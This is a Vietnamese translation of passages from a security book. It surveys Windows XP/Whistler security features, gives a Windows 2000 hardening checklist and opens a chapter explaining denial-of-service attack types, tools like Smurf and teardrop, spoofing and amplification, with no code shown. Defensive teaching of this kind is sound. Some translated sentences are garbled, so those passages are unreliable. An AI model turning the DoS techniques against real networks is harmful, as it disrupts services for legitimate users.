Thực ra nhiều người gọi .NET Framework là một sự cạnh tranh tính năng vì tính năng đối với môi trường lập trình Java và các dịch vụ liên quan của Sun Microsystem. Rõ ràng đây là một sự chuyển đổi mang tính đột phá cho Microsoft. Bước chuyển này hỗ trợ sự phát triển và môi trường thực hiện hoàn toàn khác biệt với cơ sở truyền thống của thế giới Windows, Win32 API và NT Service. Giống như việc cắt giảm bớt trách nhiệm của công ty để giao phó tất cả các sản phẩm với mạng Internet mới ra đời vào giữa những năm 1990, NET Framework chính là khởi điểm quan trọng đối với Microsoft. Nó có thể được gắn ghép phổ biến vào những công nghệ khác của Microsoft trong tương lai. Hiểu được triển vọng của hướng đi mới này là rất cần thiết đối với những ai có trách nhiệm đưa công nghệ của Microsoft tiến bước trong tương lai.

CHÚ Ý Xem *Hacking Exposed Windows 2000* (Osborne/McGraw-Hill, 2001) để biết thêm chi tiết về .NET Framework.

CODENAME WHISTLER

Mỗi chương trong bảo mật Windows 2000 sẽ là chưa đủ nếu như thieu sự kiểm tra những tính năng bảo mật mới được dự định trong phiên OS sắp tới. Kể từ khi bài viết này đến tay các bạn, Release Candidate 1 (RC1) cho Condename Whistler đã được tung ra, vì vậy sự phân tích toàn diện về tính năng này là một bước đi trước. Tuy nhiên, chúng ta sẽ đi khảo sát khái quát tính năng này và dừng những ấn tượng ban đầu của chúng ta ở đây.

Phiên Bản Whistler

Thế hệ tiếp theo của Windows hiện được chia thành SKU (Shop Keeper Units, đó là chỉ danh ID) khách và chủ. Những phiên bản máy khách được gọi là Windows XP và bao gồm bàn làm việc Professional Edition (Windows XP Pro), Home Edition với đích là SOHO/khách hàng, và Windows XP 64-bit Edition ứng dụng đặc biệt đầu trên. Những phiên bản chủ sẽ có thể mang tên .NET Server (mặc dù chúng vẫn được đề cập đến với cái tên codename Whistler) và sẽ có thể bao gồm cả những đặc tính của Server cũ và Advanced Server. Sau đây là tóm lược:

▼Máy khách
- ■Windows XP Professional (bàn làm việc)
- ■Windows XP Home Edition (khách hàng)
- ■Windows XP 64-bit Edition (ứng dụng thực thi cao)

▲Máy chủ
- ■.NET Server (Whistler)

CHÚ Ý Windows XP Home Edition được đề cập trong Chương 4.

Internet Connection Firewall (Tường bảo vệ kết nối Internet)

Internet Connection Firewall (ICF) có thể là tính năng bảo mật dễ nhận thấy nhất do nó gắn liền trên hệ điều hành OS mới. ICF đưa ra các tính năng trích lọc gói tin cho phép sử dụng mạng hướng ra mở nhưng vẫn khoá tính năng kết nối hướng vào.

Software Restriction Policies (các chính sách hạn chế phần mềm)

Software Restriction Policies của Windows XP là bước tiến tiếp theo của hãng Microsoft trong cuộc chiến mã nghịch, kết hợp một vài đặc tính riêng biệt của hệ điều hành trước thành một thể thống nhất chống lại mã nguy hiểm như virus lây qua đường thư điện tử.

Built-in Wireless Networing Authentication and Encytion (Tính năng mã hoá và xác định mạng không dây được cài đặt sẵn)

Secure / Ethernet LAN trong Windows XP thực hiện chức năng an ninh cho cả mạng LAN không dây và có dây dựa trên tính năng đặc tả IEEE 802.11. Lưu ý rằng mạng LAN phải thực hiện hiệu quả điều khiển truy xuất đối với tính năng này; nhưng băng cách gắn hỗ trợ vào Windows, Microsoft đã tìm cách làm cho OS có thể tham gia vào môi trường an ninh này được dễ dàng và minh bạch hơn.

CHÚ Ý Một số cuộc tấn công có thể phá vỡ những đặc tính bảo mật 802.11 hiện hành. Xem chương 14 để biết thêm chi tiết.

MS Passport Single Login Tích Hợp cho mạng Internet

Trong Windows XP, những giao thức xác định Passport đã được thêm vào WinInet (WinInet là DLL có chức năng quản lý khả năng kết nối Internet). Hộ chiếu là giải pháp đăng nhập đơn của Microsoft vào Internet. Các chương mục đối tượng sử dụng được lưu trong những máy chủ chạy chương trình Microsoft, và khi đã được xác thực giá trị cho dịch vụ, một thiết bị chống giả mạo được thiết lập trên máy của đối tượng sử dụng trong một thời gian nhất định. Thiết bị này có thể được sử dụng để truy cập các trang khác có nội dung hỗ trợ lược đồ xác thực giá trị Hộ chiếu.

Biện pháp quản lý cục bộ và nhóm mới

Có một số thiết lập mới có thể được định cấu hình thông qua Biện Pháp Quản Lý Cục Bộ Và Nhóm của Windows XP/Whistler, bao gồm một thiết lập điều khiển mức độ thiếu hụt giá trị phức tạp của LAN Manager.

Ngoài nhiều thiết lập mới có thể được định cấu hình, Whistler cũng đưa ra một bổ sung mới cho Biện Pháp Quản Lý Nhóm có tên Resultant Set of Policy (RSOP). RSOP thực hiện khá nhiều chức năng. RSOP có chức năng truy hỏi những giao điểm giữa những đối tượng Quản lý nhóm áp dụng tại các cấp độ trong thư mục (vùng, miền, hay OU) và trở về thiết lập quản lý hiệu quả. Kiểm tra thứ tự quản lý theo cách này có thể công việc gỡ rối trở nên dễ dàng hơn. RSOP được thực hiện nhờ công cụ gpresult dòng lênh.

Quản Lý Uỷ Quyền (Credential Management)

Đặc tính Quản Lý Sự Uỷ Nhiệm cung cấp một nơi lưu giữ bảo mật của sự uỷ nhiệm cho đối tượng sử dụng, bao gồm mật khẩu và những xác nhận chứng thực X.509. Xác nhận này cung cấp một phương thức đăng nhập đơn nhất quán cho người sử dụng, bao gồm những đối tượng sử dụng tự do, thông qua việc cho phép họ dễ dàng truy cập nhờ thường xuyên sử dụng sự uỷ nhiệm một cách rõ ràng.

Tạo cho người sử dụng dễ dàng hơn khi phục hồi mật khẩu tại những hệ thống khác và lưu chúng trong một nơi độc lập, điều này dường như không phải là một ý kiến hay cho chúng ta. Tất nhiên, Windows có thể tự động lưu sự uỷ quyền quá lớn ngày hôm nay trong một vài nơi riêng biệt (mật khẩu của một trang Web qua IE, mật khẩu chương mục quay số, mật khẩu đăng nhập miền tại LSA….), vì vậy có thể một nơi chứa hay một API tập trung cho việc lưu trữ được bảo mật những thông tin trên là một sự tiến bộ đáng kể. Chúng ta sẽ được thấy sau.

Kích Hoạt Sản Phẩm Windows

Mặc dù không chỉ đơn thuần là một đặc tính bảo mật theo quan điểm của khách hàng của Microsoft, Kích Hoạt Sản Phẩm Windows (WPA) còn có

thể được nhìn nhận như một biện pháp bảo mật rất quan trọng theo quan điểm của Microsoft. Trong bất kỳ trường hợp nào, WPA vẫn tạo một chuyển biến quyết định trong quá trình phát triển Windows – trừ một ngoài lệ những phiên bản Volume Licensed (VL), mọi SKU khách của Windows sẽ có thể cần được kích hoạt thông qua đường viễn thông hay Internet.

Quản Lý Và Điều Khiển Từ Xa

Windows XP/Whistler có hai tính năng điều khiển từ xa được xây dựng dựa trên kỹ thuật SO. Những đặc tính này được quản lý bằng System Control Panel/Remote tab. Đầu tiên là Remote Assitance (trợ giúp từ xa), sẽ được thảo luận tại Chương 14.

Bản thứ hai, máy tính để bàn từ xa, là máy chủ đầu cuối cho hệ điều hành Windows XP. (Nó không có sẵn trong phiên bản gốc). Nó cung cấp sự đăng nhập lẫn nhau từ xa vào vỏ hệ điều hành Windows XP thông qua giao thức máy tính để bàn từ xa (RDP), chỉ giống như máy chủ đầu cuối. RDP sử dụng TCP 3389 mà sẽ có trong các máy cùng với máy tính để bàn từ xa có khả năng. Tài liệu hiện hành của Microsoft đề nghị một khung cảnh thông dụng để sử dụng các máy tính để bàn từ xa: một nhân viên của công ty có thể thiết lập từ xa vào trạm làm việc ở cơ quan của anh ta hay cô ta và sau đó kết nối tới các hệ thống vào ban đêm từ nhà để sắp xếp một vài tác vụ chưa hoàn thành. Chúng ta nghi ngại nhiều sự an toàn của nhà quản trị luôn mơ mộng hão huyền khi nó có thể trên các mạng của họ.

Chuẩn Plug and Play phổ biến

Hệ điều hành Windows XP/ Whistler thêm sự hỗ trợ lựa chọn cho chuẩn Plug and Play (cắm vào là chạy) chung, mà là một chuẩn cải tiến cho sự khám phá các thiết bị chung và sự nhận dạng thông qua các mạng. Bức tranh rõ rệt về máy tính của bạn luồn qua mạng và định dạng bất kỳ một máy in nào, dung lượng của chúng, v..v.. Tất nhiên, quá trình khám phá này là một đường hai chiều, và nhiều thiết bị khác cũng có thể lượm lặt thông tin về hệ thống của bạn thông qua UpnP. Loại đó giống như là SNMP cùng với sự khám phá tự động và không có xác nhận (trong khuynh hướng đặc trưng). Nếu dịch vụ UpnP điều khiển bằng tay được lắp đặt(thông qua chương trình thêm vào /di chuyển/ bộ phận Window/ các dịch vụ mạng' thiết bị Plug and Play), và dịch vụ máy chủ thiết bị UpnP có thể, hệ thống sẽ nghe trên TCP 2869. Dịch vụ này hồi đáp tới những câu lệnh HTTP dặc biệt. Giao thức khám phá dịch vụ đơn giản (SSDP) cũng được thiết lập và nghe thông qua nhiều IP.Theo ý kiến của chúng tôi, UpnP có thể thêm vào sự xác thực trong phiên bản 2 của giao thức, và đến lúc ấy Microsoft nên đưa nó ra.

Một chú ý về những ổ cắm thô và những yêu cầu không có căn cứ khác

Nhiều yêu cầu thổi phồng về sự an toàn của Window XP/ Whistler đã diễn ra từng ngày, và càng nhiều đảm bảo sẽ được làm tốt hơn sau khi công bố. Tuy được làm bởi Microsoft, những điều hỗ trợ nó, hay nhiều người chỉ trích nó, là những yêu cầu sẽ chỉ bị tiêu tan bởi thời gian và sự kiểm chứng trong những hoàn cảnh của thế giới thực. Gần đây, người hay

châm chọc sự an toàn Steve Gibson đưa ra một quyết đoán gây xôn xao dư luận rằng Window XP khuyến khích giao diện chương trình được gọi là những ổ cắm thô sẽ dẫn đến địa chỉ mạng mở rộng lừa bịp và dịch vụ từ chối những cuộc xâm nhập trên nền những công nghệ như vậy. Chúng ta sẽ đưa mọi người trù tích cuối cùng trên quyết đoán này rằng vị trí của chúng ta sẽ được kết luận trên sự an toàn của Window.

Hầu hết những sự quản cáo "không an toàn" về những kết quả Window từ những lỗi chung đã tồn tại trên nhiều công nghệ khác và trong một thời gian dài. Nó chỉ tồi tệ duy nhất bởi sự phát triển mở rộng của Window. Nếu bạn chọn sử dụng diễn đàn Window cho nhiều lý do rằng nó quá phổ biến (dễ sử dụng, thích hợp, v..v..), bạn sẽ chịu gánh nặng về sự hiểu biết về cách tạo nó an toàn và giữ được nó như thế nào. Hy vọng rằng, bạn cảm thấy tự tin với kiến thức thu được từ quyển sách này . Chúc may mắn !

Tổng kết

Với sự khác thường về sự khai thác của IIS5, Windows 2000 đã chỉ ra được sự tiến bộ thông qua NT4 trong từng giai đoạn của toàn bộ sự an toàn. Thêm vào những đặc trưng an toàn mới như là IIPSec và một chính sách an toàn đã phân bổ chính xác cũng giúp tăng trở ngại cho những kẻ xâm nhập và giảm gánh nặng cho nhà quản lý. Đây là một vài mẹo an toàn đã biên dịch từ sự thảo luận của chúng ta trong chương này và chương 5 về NT, và từ một lựa chọn về những nguồn an toàn nhất cuả Window 2000 trên mạng Internet:

- ▼ Kiểm tra sự xâm nhập nguy hiểm vào Window 2000 để hoàn thành sự bảo vệ an toàn cho Window 2000 từ đầu đến cuối. Quyển sách đó bao quát và mở rộng thông tin đã đề cập trong cuốn sách này để phát hành kết quả phân tích an toàn toàn diện của Microsoft về vị trí hệ điều hành và những phiên bản tương lai.
- ■ Nhìn vào bài tổng kết từ chương 5 để kiểm tra danh sách vạch ranh giới tới NT vững chắc. Hầu hết, nếu tất cả những thông số này không ứng dụng cho Window 2000. (Tuy nhiên, một vài trong số chúng có thể trong một vài phần mới của UI - cụ thể Nhómđối tượng chính sách " Cấu hình máy tính\ Cài đặt Window\ Cài đặt an toàn\ Những chính sách cục bộ\ Những lựa chọn an toàn".
- ■ Sử dụng dánh sách an toàn được Microsoft cung cấp có sắn tại http:// www.microsoft.com/security. Cũng đưa ra công cụ cấu hình IIS5 cho phép người sử dụng định ra khuôn mẫu trên nền tảng những bài thực hành tốt được tạo và được ứng dụng cho các Máy chủ thông tin mạng Internet Window 2000 .
- ■ Xem http:// www.microsoft.com/TechNet/prodtechnol/sql/maintain/security/sql2ksec. Asp, thông tin về sự an toàn SQL Server 2000 trên Window 2000, và xem http:// www.sqlsecurity.com thông tin chi tiết về tính dễ gây nguy hiểm nhất trên SQL. Cũng vậy, sự xâm nhập nguy hiểm vào Window 2000 bao gồm toàn bộ chương này về những cuộc xâm nhập SQL và những biện pháp đối phó tất cả các nguồn.
- ■ Nhớ rằng cấp hệ điều hành (OS) có thể không phải là nơi một hệ thống sẽ bị tấn công. Cấp ứng dụng này luôn xa sự nguy hiểm hơn - đặc biệt sự hiện đại, không có quốc tịch, các ứng dụng trên nền trang web. Thực hiện sự chuyên cần của bạn tại cấp OS sử dụng thông tin đã cung cấp trong chương này, nhưng tiêu điểm cao và chủ yếu bảo vệ toàn bộ lớp ứng dụng.
- ■ Nó có thể nghe rất ấu trĩ, nhưng đảm bảo bạn đang triển khai một phiên bản cấp cao của Window 2000. Máy chủ và những sản phẩm Máy chủ tiên tiến đưa ra một số lượng lớn những dịch vụ (đặc biệt khi có cấu hình như là bộ điều khiển miền thư

mục chủ động) và nên được bảo vệ chặt chẽ tránh khỏi những mạng không tin cậy, những người sử dụng và bất kỳ cái gì bạn vẫn còn mơ hồ.

■ Sqr dụng tối thiểu bằng sự an toàn cao: nếu không có cài gì tồn tại để xâm nhập, những kẻ xâm nhập sẽ không có cách nào để đột nhập được. Sử dụng dịch vụ .msc gây mất khả năng hoạt động những dịch vụ không cần thiết. Những dịch vụ cần thiết còn lại, định hình chúng một cách an toàn; ví dụ, cấu hình dịch vụ DSN của Windows 2000 hạn chế vùng chuyển dịch tới các máy chủ chuyên biệt.

■ Nếu tài liệu và các dịch vụ in không cần thiết, vô hiệu khả năng hoạt động của NetBIOS qua TCP/IP bằng cách mở Mạng và Quay số kết nối và chọn Advanced\ Advanced Settings và huỷ lựa chọn File và Printer Sharing For Microsoft Networks cho mỗi thiết bị điều hợp mà bạn muốn bảo vệ, đã minh hoạ trong hình 6-1 ở đầu chương này. Những cái còn lại là những cách tốt nhất để cấu hình nên giao diện bên ngoài máy chủ kết nối mạng Internet.

■ Sử dụng màng lọc TCP/IP và những màng lọc IPSec mới (đã miêu tả trong chương này) để khoá truy cập tới bất kỳ một cổng nghe nào khác ngoại trừ chức năng hoàn toàn cần thiết tối thiểu.

■ Bảo vệ các giao diện Internet của máy chủ về tường lửa hay những lối đi được trang bị để hạn chế những cuộc xâm nhập dịch vụ từ chối như là dòng lũ SYN và những cơn bão phá vỡ IP. Thêm vào đó, những bước đưa ra trong chương này làm vững mạnh Windows 2000 chống lại tiêu chuẩn IP dựa trên những cuộc xâm nhập DoS, và đạt được sự trộn lẫn thích hợp để nối tạm IP không liên quan đến những lỗi máy tính.

■ Giữ cập nhập với toàn bộ những gói dịch vụ gần đây và những sự nối an toàn. Xem http:// www.microsoft.com/security để xem bang tin danh sách cập nhập.

■ Hạn chế những đặc quyền đăng nhập tương tác để dừng những cuộc xâm nhập mạnh đặc quyền (giống như dịch vụ tên là dự đoán trước đường ống và các vấn đề trạm windows) trước khi chúng bắt đầu.

■ Bất kể khi nào có thể, thoát khỏi kh vực Máy chủ đầu cuối hơn là chỉ ngắt kết nối từ chúng, để không dời những khu vực mở cho những nhà quản lý đều xâm nhập vào.

■ Sử dụng những công cụ mới như Chính sách Nhóm (gpedit.msc) và Cấu hình an toàn và sự Phân tích công cụ theo khuôn mẫu truyền thống đểả trợ giúp tạo và xây dựng những cấu hình an toàn thông suốt môi trường Windows 2000 cu bạn.

■ Tuân theo một chính sách mạnh về sự an toàn vật lý để bảo vệ chống lại những cuộc xâm nhập ngoại tuyến chống lại SAM và EFS được minh hoạ trong chương này. Sự thực thi SYSKEY trong chế độ mật khẩu hay đĩa mềm được bảo vệ để tạo ra những cuộc xâm nhập này khó hơn. Giữ những máy chủ nhạy an toàn về mặt vật lý, đặt mật khẩu BIOS để bảo vệ sự nạp tuần tự, và xoá hay vô hiệu hoá ổ đĩa mềm và xoá các thiết bị truyền thông mà có thể nạp hệ thống để thay đổi OSes.

■ Theo " Best Practices for Using EFS" tìm thấy trong Windows 2000 trợ giúp các tập tin, để thực thi sự mã hoá mức thư mực rỗng cho nhiều người sử dụng dữ liệu khi có thể, đặc biệt cho những người sử dụng máy tính xách tay. Đảm bảo xuất khẩu và sau đó xoá sự sao chép cục bộ sự phục hồi khoá chi nhánh để các biểu tượng EFS đã mã hoá không dễ bị nguy hiểm đối với các cuộc xâm nhập ngoại tuyến mà làm tổn hại Nhà quản lý phục hồi chứng nhận.

■ Thuê bao tới danh sách gọi NTBugtraq (http:// www.ntbugtraq.com) để giữ vững những thảo luận hiện hành trong sự an toàn của NT 2000. Nếu khối lượng lưu chuyển trên danh sách trở nên vững vàng cho một vài rãnh, thay đổi sự mô tả cảu bạn tới các dạng điện báo, mà trong đó một điện báo của tất cả những tin nhắn quan

trọng được đưa ra định kỳ còn được mong đợi. Để nhận danh sách thư dạng điện báo trong mạng NT an toàn, gửi một tin nhắn tới listserv@listserv.ntbugtraq.com cùng với "đặt điện báo NT an toàn" trong đoạn giữa cuả tin nhắn. (bạn không cần một tuyến đối tượng) .

▲ Danh sách thư điện tử của Win2KsecAdvice taih http:// www.ntsecurity.net mà giống hệt NTBugtraq, thỉnh thoảng có nội dung danh sách NTBugtraq sót. Nó cũng có một phiên bản điện báo thuận tiện.

CHƯƠNG 12
PHỦ NHẬN TẤN CÔNG DỊCH VỤ (DOS)

Smurf, Fraggle, boink và teardrop. Không chúng ta không nói về những thứ đồ uống của trẻ con ở đây mà ta đang bàn đến một số công cụ mà kẻ tấn công đã sử dụng để tàn phá và phá hoại khủng khiếp mạng Internet trong suốt một vài năm trở lại đây. Phủ nhận các cuộc tấn công dịch vụ (DoS) ngốn của các doanh nghiệp đến hàng triệu đô la mỗi năm và là mối nguy nghiêm trọng tới bất kỳ hệ thống hay mạng nào. Những chi phí này liên quan đến thời gian chết của hệ thống, mất lợi nhuận, và những lao động liên quan đến việc xác định và phản ứng trước những cuộc tấn công như vậy. Chắc chắn là một vụ tấn công DoS sẽ phá vỡ hay hoàn toàn phủ nhận dịch vụ trước những người sử dụng, mạng, hệ thống hợp pháp hay những nguồn lực khác. Ý định của bất kỳ một vụ tấn công nào như vậy thường rất nham hiểm và thường hầu như chẳng cần phải mất nhiều kỹ năng vì những công cụ cần thiết đều đã sẵn có.

Nhiều vụ tấn công trong suốt nhiều năm đã xuất hiện trên các tít báo, kể cả những vụ tấn công vào Yahoo, eBay, Buy.com, CNN.com, E*TRADE, ZDNet, và PANIX, đó mới chỉ là một số tiêu biểu. Những vụ tấn công này đã khiến cho họ không hoạt động được trong một thời gian ngắn. Những vụ tấn công này đã được nhanh chóng xác định là các vụ tấn công phủ nhận dịch vụ có phân phối (DDoS) vì tính tàn bạo của chúng đi quá cả giới hạn của DoS điển hình.

Việc để lộ đáng sợ nhất ở hầu hết những cuộc tấn công này là chúng đang khai thác những yếu điểm cố hữu ở giao thức chính của mạng Internet (TCP/IP). Cụ thể hơn những vụ tấn công này tập trung vào một yếu điểm theo cách các hệ thống xử lý những yêu cầu SYN. Tình huống này trầm trọng hơn vì kẻ tấn công giả mạo những địa chỉ nguồn của mình để che lấp nhân dạng của mình. Do vậy mà vụ tấn công này và nhiều vụ tấn công khác tiếp đó đã rất khó có thể dò lại những kẻ xâm nhập thực sự. Điều này đã có ảnh hưởng sâu sắc đến cộng đồng Internet và đã nhấn mạnh tính dễ đổ vỡ của mạng Internet. Mặc dù vụ tấn công này đã được nói đến nhiều năm trước nhưng những mối hiểm họa của việc thực hiện thương mại trong Thời đại Thông tin thật xót xa khi phải nói rằng chúng đã thành hiện thực.

ĐỘNG CƠ CỦA NHỮNG KẺ TẤN CÔNG DOS

Xuyên suốt cuốn sách này chúng ta đã bàn đến và chứng minh được nhiều công cụ và kỹ thuật mà kẻ tấn công sử dụng để phá hoại an ninh của những hệ thống mục tiêu. Thường thì an ninh của một hệ thống hay một mạng mục tiêu sẽ cản trở một kẻ tấn công không chuyên nghiệp. Cảm thấy tức giận hay vô

dụng kẻ tấn công sẽ dùng đến phương thức tấn công DoS như là biện pháp tấn công cuối cùng.

Ngoài động cơ chính là sự tức giận thì một cá nhân đơn lẻ có thể có những mối thù cá nhân hay chính trị trước một ai đó hay một tổ chức nào đó. Nhiều chuyên gia an ninh tin rằng những loại hình tấn công này sẽ tăng lên do sự tăng nhanh của các hệ thống Windows NT/95/98. Môi trường Windows là mục tiêu ưa thích của nhiều kẻ tấn công. Ngoài ra nhiều công cụ DoS bây giờ là "chỉ và nhấp chuột" và hầu như là không đòi hỏi kỹ năng về kỹ thuật mới có thể cho chạy được.

Mặc dù hầu hết các cuộc tấn công liên quan đến những điểm đã được đề cập từ trước thì một số trường hợp đòi hỏi kẻ tấn công phải thực hiện các cuộc tấn công DoS nhằm làm tổn thương một hệ thống yếu. Do hầu hết các quản trị viên hệ thống Windows NT đều xót xa nhận thấy nên cần thiết phải khởi động lại một hệ thống NT trước khi hầu hết những thay đổi được cho phép. Do vậy sau khi thực hiện một thay đổi với một hệ thống NT cấp các đặc quyền hành chính thì việc kẻ tấn công phá hủy hệ thống có thể là cần thiết yêu cầu khởi động lại hệ thống bởi quản trị viên hệ thống. Trong khi hành động này thu hút sự chú ý của server yếu và tiềm tàng là của những kẻ tấn công thì hầu hết các quản trị viên bỏ qua vụ phá huỷ và vui mừng khởi động lại hệ thống mà không nghĩ sâu xa hơn.

Trong khi chúng ta không thể bàn về mọi động cơ có thể hiểu được đằng sau việc tiến hành một vụ tấn công DoS thì sẽ là công bằng khi nói rằng không gian máy tính đồng hành với cuộc sống thực. Một số người thích độc ác và cảm thấy mạnh mẽ với cảm giác về sức mạnh từ những vụ tấn công DoS. Thật mỉa mai vì hầu hết những hacker chuyên nghiệp lại ghét những vụ tấn công DoS và những kẻ tiến hành những vụ tấn công đó.

CÁC LOẠI HÌNH TẤN CÔNG DOS

Thật không may khi các cuộc tấn công DoS đã trở thành thứ vũ khí dự trữ mà những kẻ khủng bố mạng máy tính có thể lựa chọn khi chúng ta bước vào thiên niên kỷ điện tử mới. Thường việc phá vỡ hoạt động của một mạng hay hệ thống dễ dàng hơn nhiều so với việc thực sự có được quyền truy nhập. Những giao thức lập mạng như TCP/IP được thiết kế để được sử dụng trong một cộng đồng mở và được uỷ thác, và những hiện thân hiện tại của phiên bản 4 của giao thức đã có những sai lầm cố hữu. Hơn nữa, nhiều hệ điều hành và các dụng cụ mạng đã có những nhược điểm trong các ngăn xếp mạng của mình đã làm yếu đi khả năng chống lại các cuộc tấn công DoS. Chúng ta đã chứng kiến một vài dụng cụ xử lý-kiểm soát với những ngăn xếp IP sơ đẳng ban đầu bị vỡ vụn ra từ một ICMP đơn giản đối hướng với một thông số không hợp lệ. Trong khi đã có sẵn những công cụ để tiến hành các cuộc tấn công DoS thì việc xác định những loại hình mà có nhiều khả năng bạn gặp phải và phải hiểu cách dò và phòng tránh những cuộc tấn công này là điều rất

quan trọng. Trước hết chúng ta sẽ khám phá lý thuyết đằng sau bốn loại hình tấn công DoS phổ biến.

Tiêu thụ Dải thông

Những dạng tấn công DoS xảo quyệt nhất đó là các vụ tấn công *tiêu thụ dải thông*. Kẻ tấn công nhất thiết sẽ phải tiêu thụ mọi dải thông sẵn có tới một mạng cụ thể. Điều này có thể xảy ra trên một mạng nội bộ, nhưng việc kẻ tấn công tiêu thụ những nguồn lực từ xa là điều phổ biến hơn nhiều. Có hai kịch bản tấn công cơ bản.

Kịch bản 1

Kẻ tấn công có thể tràn vào kết nối mạng của nạn nhân bởi vì những kẻ tấn công đã có dải thông có sẵn hơn. Kịch bản có nhiều khả năng đó là một ai đó có một T1 (1.544-Mbps) hoặc kết nối mạng nhanh hơn tràn ngập một liên kết mạng 56-Kbps hoặc 128-Kbps. Điều này tương đương với một chiếc xe có nhiều đoạn nối nhau bằng khớp mềm dẻo để dễ quay có đầu bật lên bằng một lăng kính GEO-phương tiện lớn hơn, hay trong trường hợp này là một ống nước lớn hơn, sắp sửa thắng trận này. Kiểu tấn công này không bị hạn chế vào các kết nối mạng tốc độ thấp. Chúng ta đã thấy những ví dụ mà kẻ tấn công có thể giành quyền truy nhập vào các mạng có hơn 100 Mbps dải thông sẵn có. Kẻ tấn công đã có thể tiến hành các cuộc tấn công DoS vào những chỗ có các kết nối T1, hoàn toàn làm bão hòa liên kết mạng của nạn nhân.

Kịch bản 2

Kẻ tấn công *mở rộng* vụ tấn công DoS của mình bằng cách chiếm nhiều chỗ để tràn vào kết nối mạng của nạn nhân. Một người nào đó chỉ có một liên kết mạng 56-Kbps có thể làm bão hoà hoàn toàn một mạng với truy nhập T3 (45-Mbps). Làm sao lại có thể như vậy được? Bằng cách sử dụng những chỗ khác để mở rộng vụ tấn công DoS, một người nào đó có dải thông hạn chế có thể dễ dàng tập trung tới 100Mbps dải thông. Để có được ngón nghề này thì kẻ tấn công cần phải thuyết phục được các hệ thống mở rộng nhằm gửi đường giao thông tới mạng của nạn nhân. Sử dụng các kỹ thuật mở rộng không phải lúc nào cũng khó, như ta sẽ thấy ở phần sau trong chương này.

Như đã thảo luận xuyên suốt cuốn sách này, chúng ta đã nói đi nói lại rằng đường giao thông ICMP là rất nguy hiểm. Trong khi ICMP phục vụ cho mục đích chuẩn đoán có ích thì ICMP rất dễ bị lạm dụng và thường được dùng "làm đạn" cho các vụ tấn công tiêu thụ dải thông. Ngoài ra, những vụ tấn công tiêu thụ dải thông bị làm cho tồi tệ hơn vì hầu hết những kẻ tấn công sẽ giả mạo địa chỉ nguồn của mình làm cho việc xác định kẻ xâm nhập thực sự trở nên vô cùng khó khăn.

Đói Nguồn lực

Một vụ tấn công đói nguồn lực khác với vụ tấn công tiêu thụ dải thông ở chỗ nó tập trung vào hệ thống tiêu thụ chứ không phải vào các nguồn lực mạng. Nhìn chung thì việc này liên quan đến các nguồn lực hệ thống tiêu thụ như việc tận dụng CPU, bộ nhớ, các hạn ngạch hệ thống tệp tin hay những quy trình hệ thống khác. Tuy nhiên những kẻ tấn công lạm dụng việc truy nhập này nhằm tiêu thụ những nguồn lực bổ sung. Do vậy mà hệ thống hay những người sử dụng hợp pháp bị thiếu phần nguồn lực của mình. Những vụ tấn công đói nguồn lực nhìn chung gây ra một nguồn lực không thể sử dụng được do hệ thống bị đổ vỡ, hệ thống tệp tin trở nên đầy hay các quy trình bị treo.

Những nhược điểm về Lập trình

Những nhược điểm về lập trình là việc một ứng dụng, hệ điều hành, hay con chip chính nhúng không xử lý được các điều kiện khác thường. Những điều kiện khác thường này thông thường gây ra khi một người sử dụng gửi đi những dữ liệu không chủ ý tới một yếu tố yếu. Nhiều lần kẻ tấn công sẽ gửi đi những gói tin phi phục tùng RFC lạ tới một hệ thống mục tiêu nhằm xác định xem liệu ngăn xếp mạng sẽ xử lý được ngoại lệ này hay kết cục sẽ chỉ bị lâm vào tình trạng khủng hoảng nhân và sự phá huỷ toàn bộ hệ thống. Đối với những ứng dụng cụ thể dựa vào đào vào người sử dụng thì kẻ tấn công có thể gửi đi những chuỗi dữ liệu lớn dài hàng ngàn dòng. Nếu chương trình sử dụng một bộ nhớ trung gian có độ dài cố định chẳng hạn là 128 byte thì kẻ tấn công có thể tạo ra một điều kiện tràn bộ nhớ trung gian và phá huỷ ứng dụng. Tệ hơn là kẻ tấn công có thể tiến hành những lệnh được đặc quyền như đã được bàn đến ở Chương 5 và 7. Những ví dụ về các nhược điểm về lập trình cũng phổ biến ở các con chip chính nhúng. Vụ tấn công tai tiếng Pentium f00f DoS đã cho phép một quy trình chế độ người sử dụng phá hủy bất kỳ một hệ điều hành nào bằng cách thực hiện hướng dẫn không hợp lệ 0xf00fc7c8.

Như phần lớn chúng ta đều có thể nhận ra thì chẳng một chương trình, hệ điều hành hay thậm chí một CPU nào lại không có con bọ. Những kẻ tấn công cũng biết sự thật hiển nhiên này và sẽ lợi dụng triệt để việc phá hủy những ứng dụng quan trọng và những hệ thống nhạy cảm. Thật không may những vụ tấn công này thường xảy ra tại những thời điểm không đúng lúc nhất.

Những vụ tấn công Lập tuyến và DNS

Một vụ tấn công DoS trên cơ sở lập tuyến liên quan đến những kẻ tấn công vận dụng các mục nhập bảng lập tuyến nhằm phủ nhận dịch vụ trước các hệ thống hay mạng hợp pháp. Hầu hết các giao thức lập tuyến như Giao thức Thông tin Lập tuyến (RIP) v1 và Giao thức Cổng Biên (BGP) v4 không có hoặc có những thông tin nhận dạng rất yếu. Những thông tin nhận dạng ít ỏi mà chúng có hiếm khi được sử dụng khi được thực thi. Điều này cho thấy một

kịch bản hoàn chỉnh mà trong đó kẻ tấn công thay đổi các tuyến hợp pháp thường bằng cách giả mạo địa chỉ IP nguồn của mình để tạo ra một điều kiện DoS. Nạn nhân của những vụ tấn công này có thể có đường giao thông được lập tuyến thông qua mạng của kẻ tấn công hay vào một *lỗ đen,* một mạng không tồn tại.

Những vụ tấn công DoS trên các server tên miền (DNSes) cũng gây nhiều phiền phức như các cuộc tấn công trên cơ sở lập tuyến. Hầu hết các vụ tấn công DoS DNS liên quan đến việc thuyết phục server của nạn nhân giấu kín những thông tin về địa chỉ không thật. Khi một server DNS tiến hành một tra cứu thì kẻ tấn công có thể đổi hướng nó sang chỗ khác theo ý thích của kẻ tấn công, hoặc ở một số trường hợp đổi hướng vào một lỗ đen. Đã có một vài vụ tấn công DoS liên quan đến DNS đã khiến cho nhiều chỗ lớn không thể truy nhập được trong một thời gian dài.

Để hiểu rõ hơn về việc làm hư hỏng cạc DNS hãy xem Hình 12-1.

